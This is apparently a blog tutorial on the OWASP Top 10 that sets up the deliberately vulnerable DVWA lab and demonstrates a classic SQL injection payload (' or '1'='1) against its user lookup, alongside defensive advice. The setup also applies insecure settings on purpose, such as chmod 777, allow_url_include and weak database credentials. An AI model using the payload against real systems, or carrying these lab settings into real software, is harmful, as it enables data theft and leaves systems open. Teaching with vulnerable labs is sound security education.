Ethical Hacking (Part 1): OWASP Top 10 and DVWA

Michael Whittle Follow
Sep 30 · 15 min read ★

If you intend to delve into the world of ethical hacking and particularly web application penetration “pen” testing a good starting point is understanding what OWASP is and more particularly the OWASP Top 10.

“The Open Web Application Security Project® (OWASP) is a nonprofit foundation that works to improve the security of software. Through community-led open source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.” — OWASP® Foundation

“The OWASP Top 10 is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications.

Companies should adopt this document and start the process of ensuring that their web applications minimise these risks. Using the OWASP Top 10 is perhaps the most effective first step towards changing the software development culture within your organisation into one that produces more secure code.” — OWASP® Foundation

The OWASP Top 10 are described by OWASP® Foundation as follows:

Top 10 Web Application Security Risks

1. **Injection**. Injection flaws, such as SQL, NoSQL, OS, and LDAP injection, occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorisation.

2. **Broken Authentication**. Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities temporarily or permanently.

3. **Sensitive Data Exposure**. Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data may be compromised without extra protection, such as encryption at rest or in transit, and requires special precautions when exchanged with the browser.

4. **XML External Entities (XXE)**. Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can be used to disclose internal files using the file URI handler, internal file shares, internal port scanning, remote code execution, and denial of service attacks.

5. **Broken Access Control**. Restrictions on what authenticated users are allowed to do are often not properly enforced. Attackers can exploit these flaws to access unauthorised functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.

6. **Security Misconfiguration**. Security misconfiguration is the most commonly seen issue. This is commonly a result of insecure default configurations, incomplete or ad hoc configurations, open cloud storage, misconfigured HTTP headers, and verbose error messages containing sensitive information. Not only must all operating systems, frameworks, libraries, and applications be securely configured, but they must be patched/upgraded in a timely fashion.

7. **Cross-Site Scripting XSS**. XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user-supplied data using a browser API that can create HTML or JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

8. **Insecure Deserialisation**. Insecure deserialisation often leads to remote code execution. Even if deserialisation flaws do not result in remote code execution, they can be used to perform attacks, including replay attacks, injection attacks, and privilege escalation attacks.

9. **Using Components with Known Vulnerabilities**. Components, such as libraries, frameworks, and other software modules, run with the same privileges as the

application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defences and enable various attacks and impacts.

10. **Insufficient Logging & Monitoring**. Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract, or destroy data. Most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

I'm going to demonstrate some of these using the Damn Vulnerable Web Application (DVWA). It's a freely available web application which has been deliberately riddled with loads of vulnerabilities. I recommend downloading and installing it yourself to follow along in this tutorial and try them out for yourself.

The vulnerabilities covered by DVWA are:

- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

There are other purpose built "buggy" applications which you can practice with.

- bWAPP, or a *buggy web application*
- OWASP Mutillidae II
- OWASP WebGoat

If you feel like a challenge there are over 60 vulnerable web, mobile and OS projects listed here.

We are a bit spoiled for choice in this area but we are going to start with DVWA. The initial setup is a little tricky so I'm going to talk you through it.

I used a free-tier Amazon EC2 Ubuntu Server 20.04 (64-bit) instance for my DVWA environment. I would recommend using Ubuntu as I've covered the steps in detail in this article. You could use other "flavours" of Linux if you are comfortable with configuring the equivalent for your system. You also don't need to use Amazon EC2 if you don't want too. I just find it the quickest and easiest to provision but you could install a local virtual machine (VirtualBox, VMWare, etc) or physical install if you prefer.

Once your Ubuntu system is up and running we will need to configure Apache 2.4, MySQL Server, and PHP with MySQL extensions. Please configure the following as root or use sudo.

```
# apt-get update -y
# apt-get upgrade -y
# apt-get install apache2 mysql-server php php-gd php-mysql -y

# /etc/init.d/apache2 start
# /etc/init.d/mysql start

# update-rc.d apache2 defaults
# update-rc.d mysql defaults
```

Now we can provision the latest copy of DVWA.

```
# cd /var/www/html
# git clone https://github.com/ethicalhack3r/DVWA

# chmod -R 777 /var/www/html/DVWA   <--   yes, not a mistake -- 777

# mv /var/www/html/DVWA/config/config.inc.php.dist
/var/www/html/DVWA/config/config.inc.php
```

We will be using MySQL as the database for DVWA so we need to make sure it has a base configuration.

```
# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.21-0ubuntu0.20.04.4 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights
reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.

mysql> CREATE DATABASE dvwa;
Query OK, 1 row affected (0.00 sec)

mysql> CREATE USER 'user'@'127.0.0.1' IDENTIFIED BY 'pass';
Query OK, 0 rows affected (0.01 sec)

mysql> GRANT ALL ON dvwa.* TO 'user'@'127.0.0.1';
Query OK, 0 rows affected (0.00 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)

mysql> EXIT;
Bye
```

We need to make some changes to **both** the php.ini files. Don't ask me why though as I can see that "**/etc/php/7.4/apache2/php.ini**" is not loaded when I run "**php — ini**" from the command line but if you don't make the changes to "***allow_url_fopen***" and "***allow_url_include***" in **both** files the check when DVWA will fail.

- /etc/php/7.4/cli/php.ini
- /etc/php/7.4/apache2/php.ini


```
allow_url_fopen = On
allow_url_include = On
extension=mysqli
```

When you have done that restart Apache.


```
# /etc/init.d/apache2 restart
Restarting apache2 (via systemctl): apache2.service.
```

We now need to update the DVWA config file:
/var/www/html/DVWA/config/config.inc.php

There is one more task to do before doing so. DVWA has a reCAPTCHA component. You need to go to Google reCaptcha to obtain your public and private keys. It is pretty quick and painless.



Make a note of your "**SITE KEY**" and "**SECRET KEY**".




In your "**/var/www/html/DVWA/config/config.inc.php**" file please make the following updates:

```
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'user';
$_DVWA[ 'db_password' ] = 'pass';

$_DVWA[ 'recaptcha_public_key' ]  = 'SITE KEY';
$_DVWA[ 'recaptcha_private_key' ] = 'SECRET KEY';
```


Browse to your DVWA website now: **http://SERVER_IP/DVWA**



Default login credentials:


Username: **admin**
Password: **password**


You will be presented with this setup.php page at first login.



Now ideally if all has gone to plan so far your setup page should look like the above with all the relevant items “green”. If they are then click “**Create / Reset Database**” to finish off configuring the MySQL database.

DVWA can work in several modes and the default is “**impossible**” which is the most secure. You will want to click on the “**DVWA Security**” menu item and change the Security Level to “**Low**” to mimic a typical vulnerable application.





And that is the setup done :)

So back to our OWASP Top 10 and how to demonstrate each one with an actual vulnerable application.

1 — "Injection" or more commonly "SQL Injection"

As a developer you should never construct a SQL query based on user input.


```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

You should always use "binds" which are included with all major programming languages.

```
$sql = 'SELECT first_name, last_name FROM users WHERE user_id =
:id';

*** then bind :id to $id ***
```

In the DVWA application, click on the "**SQL Injection**" menu item. If you type in the user ID 1 into the *textbox* and click "**Submit**" you will see it retrieves the first user with ID 1.



This looks fairly safe right? … WRONG

When you click "**Submit**" the "**1**" will be translated into the "**$id**" variable in this query.

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';

SELECT first_name, last_name FROM users WHERE user_id = '1';
```


But what if we submit this into the *textbox*:
' or '1'='1

That will now be translated into this.

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';

SELECT first_name, last_name FROM users WHERE user_id = '' or
'1'='1';
```

Because **'1' = '1'** that will retrieve all the users in the database!



Aside from having a serious data breach it is also possible to include SQL which can delete or update data as well. If MySQL is using the root user that is even worse as you have unlimited control of the entire database, not only the “dvwa” database in this case.

2 — Broken Authentication

This attack is related to poor user authentication and session management.

Examples:

- Allowing passwords to be “brute forced” allowing unlimited attempts in quick succession.
- Relying on passwords alone to protect an application — no multi-factor authentication (2FA)
- No session timeouts — users using public resources

3 — Sensitive Data Exposure

This attack is related to not taking suitable measures to protect sensitive data at rest or in transit.


Any sensitive data at rest should be encrypted with at least AES256 bit encryption. For any data in transit you should be looking at encrypting the traffic with at least TLS 1.2.

It goes without saying that no sensitive data should be stored in code repositories.

